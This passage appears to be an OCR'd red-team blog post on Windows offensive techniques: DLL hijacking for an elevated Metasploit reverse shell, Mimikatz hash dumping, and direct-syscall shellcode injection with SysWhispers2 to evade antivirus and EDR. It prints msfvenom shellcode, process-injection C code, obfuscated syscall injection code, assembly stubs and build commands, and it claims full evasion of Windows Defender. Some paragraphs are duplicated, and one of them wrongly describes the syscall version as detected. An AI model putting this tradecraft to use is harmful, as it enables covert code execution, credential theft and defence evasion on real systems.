
Technique # 3: Achieving Elevated Reverse Shells via DLL Hijacking and Mock Directories

Upon running the batch script, it formulated mock directories, placed both the legitimate binary and the deceptive DLL into the mock folder, and then executed the binary, causing the malicious DLL to be loaded.



Script Execution

Upon successful execution, a reverse shell was established on Metasploit. Upon verifying the privileges, it was observed that the shell had administrative rights.




High-Mandatory Level Shell

Using this privileged shell, an attacker can carry out post-exploitation activities, including lateral movement. There's no need for further privilege escalation to load Mimikatz on the C2, as the current shell already has elevated permissions. The next step involves loading Mimikatz on the C2 server to extract user hashes.

Technique # 3: Achieving Elevated Reverse Shells via DLL Hijacking and Mock Directories

There are various methods to evade detection by Windows Defender when using Mimikatz, as detailed in a previous blog post. With Mimikatz successfully invoked, user hashes were extracted on the C2 server. With these NTLM hashes, various attacks can be executed to authenticate the user across the network.



Invoke-Mimikatz to dump hashes

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

Modern AVs and EDRs utilize a range of approaches to undertake both static and dynamic analysis. They can investigate many signatures, such as recognized strings, hashes, and keys, to determine if a file on disk is malicious. However, attackers have developed a myriad of obfuscation methods, making static analysis nearly ineffective.

Modern EDRs mainly focus on dynamic/heuristic analysis, which means they can monitor the behavior of every process on the system looking for suspicious actions. Thus, this technique can download malicious files that might be undetected by the EDR if they have been obfuscated. But once the malware is launched, the EDR will identify and block it. Most AVs, EDRs, and sandboxes use user-land hooks, allowing them to oversee and intercept every user-land API call. If this technique executes a system call and enters kernel mode, they can't track it.

A challenge arises when realizing that system call numbers vary between OS versions and sometimes even among service build numbers. However, a library named inline syscall exists, which can be utilized to scan the in-memory NTDLL module and fetch the syscall numbers.

The complication here is that this module fetches the syscall number through Windows API calls. If an AV/EDR hooks these functions, the correct number won't be retrieved.

An alternative solution highlighted in this blog is the application of Syswhispers. SysWhispers aids evasion by generating header/ASM files that implants can use to initiate direct system calls.

SysWhispers1 vs SysWhispers2:

The usage is almost identical to SysWhispers1, but there's no need to specify which Windows versions to support. Most of the changes are behind the scenes. It has moved away from relying on @j00ru's syscall tables and now employs the “sorting by system call address” method popularized by @modexpblog, greatly reducing the size of the syscall stubs.

The specific execution in SysWhispers2 is a variation of @modexpblog's design. One distinction is that the function name hashes are randomized with each generation. Another version, introduced earlier by @ElephantSe4l and based on C++17, is also noteworthy.


The original SysWhispers repository remains available but may be phased out in the future.

API Hooks and Windows Architecture:

Hooking is a method employed by AV/EDRs to intercept a function call and steer the code flow to a controlled setting where the call can be analyzed to determine if it's malicious. Observing the Windows Architecture, it's evident that the interaction between user applications and the deeper OS functions is managed by a library called NTDLL.DLL.

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

The Native API (NTDLL.DLL) functions as the main bridge between user-mode applications and the OS. Therefore, every application interfaces with the OS through it. For instance, NTDLL.DLL houses commonly used Native APIs like ZwWriteFile. When a process is initiated, several DLLs are loaded into its memory address space. AV/EDRs can modify the assembly instructions of a function inside a loaded DLL, inserting an unconditional jump at the beginning that diverts to the EDR's code.



Windows Operating System

USER AND KERNEL PRIVILEGE LEVELS

To separate executing processes and ensure their isolation, modern operating systems leverage virtual memory and distinct privilege levels. The Windows OS identifies two main privilege levels: kernel-mode and user-mode. By adopting this approach, Windows guarantees that applications remain isolated and can't directly interact with essential memory sections or system resources. Direct access could be inherently risky, potentially leading to system malfunctions. When an application aims to execute a privileged task, the CPU transitions to kernel mode. Syscalls grant software the capability to transition into kernel mode, facilitating privileged operations like writing files. As an illustration, consider the Win32 API method WriteFile mentioned earlier.

If a process intends to write a file, it calls upon WriteFile, a function that operates in user-mode.

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

INJECTING SHELLCODE VIA WINDOWS API

For those familiar with malware development, standard methods to infuse shellcode into a process are well-understood. Attackers often call upon Windows API functions like VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread to accomplish shellcode injection. This process carves out a segment of memory where the shellcode can be written. Subsequently, a remote thread is initiated, and the system awaits its completion.

Using msfvenom, a shellcode was developed to be infused into the NOTEPAD.EXE process. The purpose of this shellcode is straightforward: it displays a message box with the content “Hi, From Red Team Operator.”

msfvenom -p windows/x64/messagebox TEXT="Hi, From Red Team Operator" -f csharp > output.txt.

```
#include<windows.h>
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<tlhelp32.h>

//msfvenom message box shellocode x64
unsigned char payload[] = {
  0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x00, 0x00,
  0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
  0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
  0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0x0f, 0xb7, 0x4a,
  0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02,
  0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52,
  0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
  0x01, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0,
  0x74, 0x6f, 0x48, 0x01, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
  0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
  0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75,
  0xf1, 0x3e, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd6,
  0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x3e, 0x41,
  0x8b, 0x0c, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x3e,
  0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
  0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
  0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
  0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x00, 0x00, 0x00,
  0x00, 0x3e, 0x48, 0x8d, 0x95, 0x1a, 0x01, 0x00, 0x00, 0x3e, 0x4c, 0x8d,
  0x85, 0x35, 0x01, 0x00, 0x00, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
  0x56, 0x07, 0xff, 0xd5, 0xbb, 0xe0, 0x1d, 0x2a, 0x0a, 0x41, 0xba, 0xa6,
  0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c,
  0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
  0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x48, 0x69, 0x20, 0x66, 0x72,
  0x6f, 0x6d, 0x20, 0x52, 0x65, 0x64, 0x20, 0x54, 0x65, 0x61, 0x6d, 0x20,
  0x4f, 0x70, 0x65, 0x72, 0x61, 0x74, 0x6f, 0x72, 0x21, 0x00, 0x52, 0x54,
  0x4f, 0x3a, 0x20, 0x4d, 0x61, 0x6c, 0x44, 0x65, 0x76, 0x00
};
```

Msfvenom Generated x64 ShellCode

This technique leverages Windows API's to infuse shellcode into a process. The demonstration aims to highlight that AV/EDR systems have hooks on these APIs, enabling them to detect such activities. Allocating memory in a process and designating it as both executable and writable concurrently raises suspicions. By relying on Windows API's to create memory, inscribe the shellcode, and execute it, it's quite evident that AV/EDR systems would identify and flag these actions.

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

```
//Allocate memory buffer in a remote process.
pRemoteCode = VirtualAllocEx(hProc, NULL,payload_len,MEM_COMMIT,PAGE_EXECUTE_READ);


WriteProcessMemory(hProc,pRemoteCode,(PVOID)payload, (SIZE_T)payload_len,(SIZE_T *)NULL);


hThread = CreateRemoteThread(hProc,NULL,0,pRemoteCode,NULL,0,NULL);

if(hThread != NULL){
    WaitForSingleObject(hThread,500);
    CloseHandle(hThread);
    return 0;
}

return -1;
```


Windows API Calls

This technique involves generating and injecting shellcode into notepad.exe. To achieve this, either the process name or the process id is required. Thus, the technique retrieves the pid of notepad.exe.

```
if(pid){
    printf("notepad.exe PID = %d \n",pid);

    hProc = OpenProcess(PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|
                        PROCESS_VM_OPERATION| PROCESS_VM_READ| PROCESS_VM_WRITE,
                        FALSE,(DWORD)pid);
```

Process to inject shellcode

After successfully compiling and executing, program is caught by Windows Defender.



Windows Defender Result

This technique was detected by Windows Defender. The reason being that it utilized Windows API's, which are commonly monitored by AV/EDR solutions. These security tools have hooks on user-land API’s, making it straightforward to identify malicious programs that rely on Windows API calls to execute such actions.

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

This technique was detected by Windows Defender due to its reliance on Windows API's. Most AV/EDR solutions have hooks on user-land API's, making it relatively simple to identify malicious programs leveraging Windows API calls for such activities.

Shellcode Injection through syscalls:

The same previously generated shellcode was incorporated into a program that uses direct syscalls for memory allocation and writing the shellcode into the process. The tool SysWhispers2 was utilized, as it dynamically resolves syscall numbers. SysWhispers1 was dependent on the Windows version, leading to the development and use of SysWhispers2.

Common Functions

Using the –preset common switch will create a header/ASM pair with the following functions:

- NtCreateProcess (CreateProcess)
- NtCreateThreadEx (CreateRemoteThread)
- NtOpenProcess (OpenProcess)
- NtOpenThread (OpenThread)
- NtSuspendProcess
- NtSuspendThread (SuspendThread)
- NtResumeProcess
- NtResumeThread (ResumeThread)
- NtGetContextThread (GetThreadContext)
- NtSetContextThread (SetThreadContext)
- NtClose (CloseHandle)
- NtReadVirtualMemory (ReadProcessMemory)
- NtWriteVirtualMemory (WriteProcessMemory)
- NtAllocateVirtualMemory (VirtualAllocEx)
- NtProtectVirtualMemory (VirtualProtectEx)
- NtFreeVirtualMemory (VirtualFreeEx)
- NtQuerySystemInformation (GetSystemInfo)
- NtQueryDirectoryFile
- NtQueryInformationFile
- NtQueryInformationProcess
- NtQueryInformationThread

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

- NtCreateSection (CreateFileMapping)
- NtOpenSection
- NtMapViewOfSection
- NtUnmapViewOfSection
- NtAdjustPrivilegesToken (AdjustTokenPrivileges)
- NtDeviceIoControlFile (DeviceIoControl)
- NtQueueApcThread (QueueUserAPC)
- NtWaitForMultipleObjects (WaitForMultipleObjectsEx)

This technique primarily operated on Ubuntu, which presented a challenge regarding the ASM/Header pair produced by SysWhispers2. The assembly format for MASM is distinct, and for compilation with Mingw-w64, a different assembly format is required. Acknowledgment is due to Conor Richard for incorporating x86 (Wow64 & Native) support, NASM ASM, and revamping the existing assembly, enabling compilation using MinGW and NASM directly from the command line.
A piece of malware was developed that utilizes direct syscalls to inject the shellcode, produced via msfvenom, into the process. In this iteration, direct syscalls are employed for all phases, including memory creation and writing the shellcode into the remote process.

Each of the mentioned Win32 API calls has an equivalent syscall:

- VirtualAlloc -> NtAllocateVirtualMemory
- WriteMemoryProcess -> NtWriteVirtualMemory
- CreateRemoteThread -> NtCreateThreadEx

This technique leveraged SysWhispers2 to produce the ASM/Header pair for the previously described syscalls. This action results in a nasm file, which is then compiled with mingw-64 and the NASM assembler.

```
x86_64-w64-mingw32-gcc -m64 -c implant.cpp syscalls.c -Wall -shared
nasm -f win64 -o syscallsx64stubs.o syscallsx64stubs.nasm
x86_64-w64-mingw32-gcc *.o -o temp.exe
```

Just copy the syscalls.c, syscalls.h and syscallsstubs.nasm file into projcet directory and include “syscalls.h” into project. Since mingw is used for compilation, the NASM assembler is chosen. However, if MASM is preferred, copy the syscallsstubs.asm file and adjust the custom settings in Visual Studio.

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

```
DWORD StLXy2iM3R = 0;
StLXy2iM3R = BNGNKLUYMC(L"RunTimeBroker.exe");
unsigned char e4uibi2cHQ[] = { 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61, 0x6e, 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61,
unsigned char fokXnrnoQZ[] = { 0x69, 0x92, 0x63, 0x60, 0x1e, 0xca, 0xfd, 0x6e, 0x9c, 0x30, 0x3f, 0xb9, 0x3a, 0xe1, 0xb2,
SIZE_T Kqy1NyrBdA = sizeof(fokXnrnoQZ);
DWORD Kqy1NyrBdAA = sizeof(fokXnrnoQZ);
HANDLE processHandle;
OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
CLIENT_ID jIPDyPBG1d = { (HANDLE)StLXy2iM3R, NULL };
NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &jIPDyPBG1d);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrnoQZ, Kqy1NyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);
```

Direct Syscalls Example

This technique was detected by Windows Defender. The reason being that it utilized Windows API's, which are commonly monitored by AV/EDR solutions. These security tools have hooks on user-land API's, making it straightforward to identify malicious programs that rely on Windows API calls to execute such actions.

```
    pop rax
    mov [rsp+ 8], rcx              ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, dword [currentHash]
    call SW2_GetSyscallNumber
    add rsp, 28h
    mov rcx, [rsp+ 8]              ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall                        ; Issue syscall
    ret

NtDelayExecution:
    mov dword [currentHash], 06AED342Dh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call
```


Assembly Instructions

```
temp.cpp     3/3/2022 7:21 PM     C++ Source File     6 KB
temp.exe     3/5/2022 4:12 PM     Application        63 KB
temp.o       3/5/2022 4:12 PM     O File              5 KB

C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19044.1566]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Erasor\Desktop\Public\Syscalls>x86_64-w64-mingw32-g++ -m64 -c temp.cpp syscalls.c -Wall -shared
temp.cpp: In function 'void RxPGJjjgeS()':
temp.cpp:103:35: warning: cast to pointer from integer of different size [-Wint-to-pointer-cast]
  CLIENT_ID jIPDyPBG1d = { (HANDLE)StLXy2iM3R, NULL };
                                   ^~~~~~~~~~

syscalls.c:50:48: warning: multi-character character constant [-Wmultichar]
         if ((*(ULONG*)DllName | 0x20202020) != 'ldtn') continue;
                                                ^~~~~~

syscalls.c:51:54: warning: multi-character character constant [-Wmultichar]
         if ((*(ULONG*)(DllName + 4) | 0x20202020) == 'ld.l') break;
                                                      ^~~~~~

syscalls.c:69:39: warning: multi-character character constant [-Wmultichar]
         if (*(USHORT*)FunctionName == 'wZ')
```

Malware compilation using Mingw-w64

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

After successful compilation, executing the malware in the presence of Windows Defender allowed for the bypass of both static and dynamic detection. This technique employed random variable and function names within the project. Previously, when developing malware, the initialization was done using Unsigned Char Shellcode[]. This caused Windows Defender to detect the malware. Despite encrypting the shellcode and obfuscating API calls, as soon as the malware touched the disk, it was detected by MDE. Upon further investigation, it was discovered that the detection was due to the keyword ShellCode[]. Hence, it's observed that Antivirus programs can sometimes flag based on such patterns. To counter this and change the static signature, the variable and function names within the malware are dynamically altered.



Windows Defender result after syscalls

This time, Windows Defender did not detect the malware, as direct syscalls were employed. By leveraging direct syscalls, it's possible to evade AV/EDR user-land hooking mechanisms.

Technique # 4: Direct System Calls for AV/EDR Evasion, User-Mode vs Kernel-Mode

AntiScan.me Results

This time, after uploading the binary to AntiScan.me, not a single antivirus flagged it. The results might be attributed to the use of direct syscalls or the anti-sandbox techniques incorporated into the malware, such as checking processor speed, RAM size, and the number of processors. However, when tested against various AV/EDR solutions, the malware successfully evaded both static and dynamic analysis.

The Role of Encryption in Shellcode Injection

